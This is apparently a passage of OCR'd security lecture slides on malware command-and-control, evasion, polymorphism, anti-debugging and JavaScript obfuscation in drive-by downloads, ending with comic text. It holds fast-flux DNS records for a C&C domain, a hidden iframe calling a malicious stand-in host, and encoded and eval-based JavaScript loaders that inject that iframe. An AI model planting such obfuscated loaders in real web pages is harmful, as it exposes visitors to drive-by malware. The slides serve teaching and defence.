thearmynext.info. 600 IN A 24.98.252.230
```

DNS Lookup 2

```
;; ANSWER SECTION:
thearmynext.info. 600 IN A 213.47.148.82
thearmynext.info. 600 IN A 213.91.251.16
thearmynext.info. 600 IN A 69.183.207.99
thearmynext.info. 600 IN A 91.148.168.92
thearmynext.info. 600 IN A 195.38.60.79
```



Many other C&C possibilities…



Evasion – *"Stay under the radar"*

Both anomaly and misuse detection systems can be evaded by breaking the detector's assumptions

- Detectors rely on certain features
- Make those features look legitimate or at least non-suspicious

Many techniques

- Packing/mutation/polymorphism/metamorphism
- Fragmentation
- Mimicry
- Rate adjustment (slow and stealthy vs. fast and noisy)
- Distribution and coordination (e.g., DoS vs. DDoS)
- Spoofing, stepping stones, redirection
- …


Polymorphism

Used to evade content-based detection (AVs, IDS, …)

Known since the early 90's from the virus scene

Each malware/attack instance is a different mutation of the original ➔ signature matching fails

Might actually make an attack look more suspicious!



Shellcode/malware "packing" has become essential

Not only for evasion: avoidance of restricted bytes in the attack vector (e.g., ASCII/alphanumeric shellcode)

Code Obfuscation (Metamorphism)

NOP interspersion

```
inc ecx
dec ecx
```


Instruction substitution

```
mov eax,0xF3
```

➔

```
push 0xF3
pop eax
```


Block transposition



Register reassignment

```
sed -i 's/eax/ebx/g'
```

Dead code insertion



All these and other techniques can be combined!

Anti-debugging and Anti-reverse Engineering

Make the life of malware analysts and automated malware analysis systems hard…

Obfuscate everything

- Obscure strings, IAT, function calls, code, …

Debugger detection

- Read TEB debugging flag
- Generate exceptions
- On-the-fly checksums of the code image
- Many other techniques…

VM detection and environment-aware malware

- Evade automated malware analysis sandboxes

Not only for binary code…

Obfuscation can be used at any stage of an attack

Example: drive-by download attacks

Attack vector: an HTTP response from a malicious or compromised web server

The extra code can be as simple as an single line:

```
<iframe src=http://malicious.site.com/ style=display:none></iframe>
```

JS Obfuscation: Simple Unescaping

```
<script language="javascript">
document.write(unescape('%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%
74%70%3A%2F%2F%6D%61%6C%69%63%69%6F%75%73%2E%73%69%74%65%2E%63%6F%6D
%2F%20%73%74%79%6C%65%3D%64%69%73%70%6C%61%79%3A%6E%6F%6E%65%3E%3C%2
F%69%66%72%61%6D%65%3E%0A'));
</script>
```

```
<iframe src=http://malicious.site.com/ style=display:none></iframe>
```

JS Obfuscation: Custom Decryptors

```
<script language="javascript">
document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22
%6A%61%76%61%73%63%72%69%70%74%22%3E%0D%0A%66%75%6E%63%74%69%6F%6E%20%64%46%28%
73%29%7B%0D%0A%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%2E%73%75%62%7
3%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29%3B%20%76%61%72%20%74%3D%27
%27%3B%0D%0A%66%6F%72%28%69%3D%30%3B%69%3C%73%31%2E%6C%65%6E%67%74%68%3B%69%2B%
2B%29%74%2B%3D%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%3
1%2E%63%68%61%72%43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E
%6C%65%6E%67%74%68%2D%31%2C%31%29%29%3B%0D%0A%64%6F%63%75%6D%65%6E%74%2E%77%72%
69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%0D%0A%7D%0D%0A%3C%2F%73%63%7
2%69%70%74%3E'));dF('%64Dtdsjqu%2631mbohvbhf%264E%2633kbwbtdsjqu%2633%264F%261
E%261Bgvodujpo%2631qsfmpbeJnbhft%2639%263%3A%268C%261E%261Bwbs%2631jB%264Eofx%2
631Bssbz%2639%263%3A%264C%261E%261Bgps%2639j%264E1%264Cj%264Dbshvnfout/mfohui%2
64Cj%2C%2C%263%3A%268C%261E%261BjB%266Cj%266E%264Eofx%2631Jnbhf%2639%263%3A%264
C%261E%261BjB%266Cj%266E/tsd%264Ebshvnfout%266Cj%266E%264C%261E%261B%268E%268E%
261E%261B%261E%261BqsfmpbeJnbhft%2639%2638jnh2/hjg%2638%263D%2638jnh3/hjg%2638%
263D%2638jnh4/hjg%2638%263%3A%264C%261E%261B%264D0tdsjqu%264F1');
</script>
```

```
<iframe src=http://malicious.site.com/ style=display:none></iframe>
```

JS Obfuscation: Custom Decryptors

```
document.write(unescape('%3C%73%63%72%69%70%74%20%6C...'))
```


```
function dF(s){
  var s1=unescape(s.substr(0,s.length-1));
  var t='';
  for(i=0;i<s1.length;i++){
    t+=String.fromCharCode(s1.charCodeAt(i)-s.substr(s.length-1,1));
  }
  document.write(unescape(t));
}
```


```
<iframe src=http://malicious.site.com/ style=display:none></iframe>
```

JS Alone Not Enough: DOM-based Obfuscation

```
<html>
<body>
<input type='text' style='display:none' id='foo'
value='bar=new Array(161,244,251,239,252,240,248,189,238,239,...);'/>
<script language="javascript">
document.write(unescape('%3C%73%63%72%69%70...'));
eval(document.getElementById('foo').value);
dF(bar);
</script>
</body>
</html>
```

```
<iframe src=http://malicious.site.com/ style=display:none></iframe>
```





I'VE GOT A BUNCH OF VIRTUAL WINDOWS MACHINES NETWORKED TOGETHER, HOOKED UP TO AN INCOMING PIPE FROM THE NET. THEY EXECUTE EMAIL ATTACHMENTS, SHARE FILES, AND HAVE NO SECURITY PATCHES.

BETWEEN THEM THEY HAVE PRACTICALLY EVERY VIRUS..

THERE ARE MAIL TROJANS, WARHOL WORMS, AND ALL SORTS OF EXOTIC POLYMORPHICS. A MONITORING SYSTEM ADDS AND WIPES MACHINES AT RANDOM. THE DISPLAY SHOWS THE VIRUSES AS THEY MOVE THROUGH THE NETWORK.

GROWING AND STRUGGLING.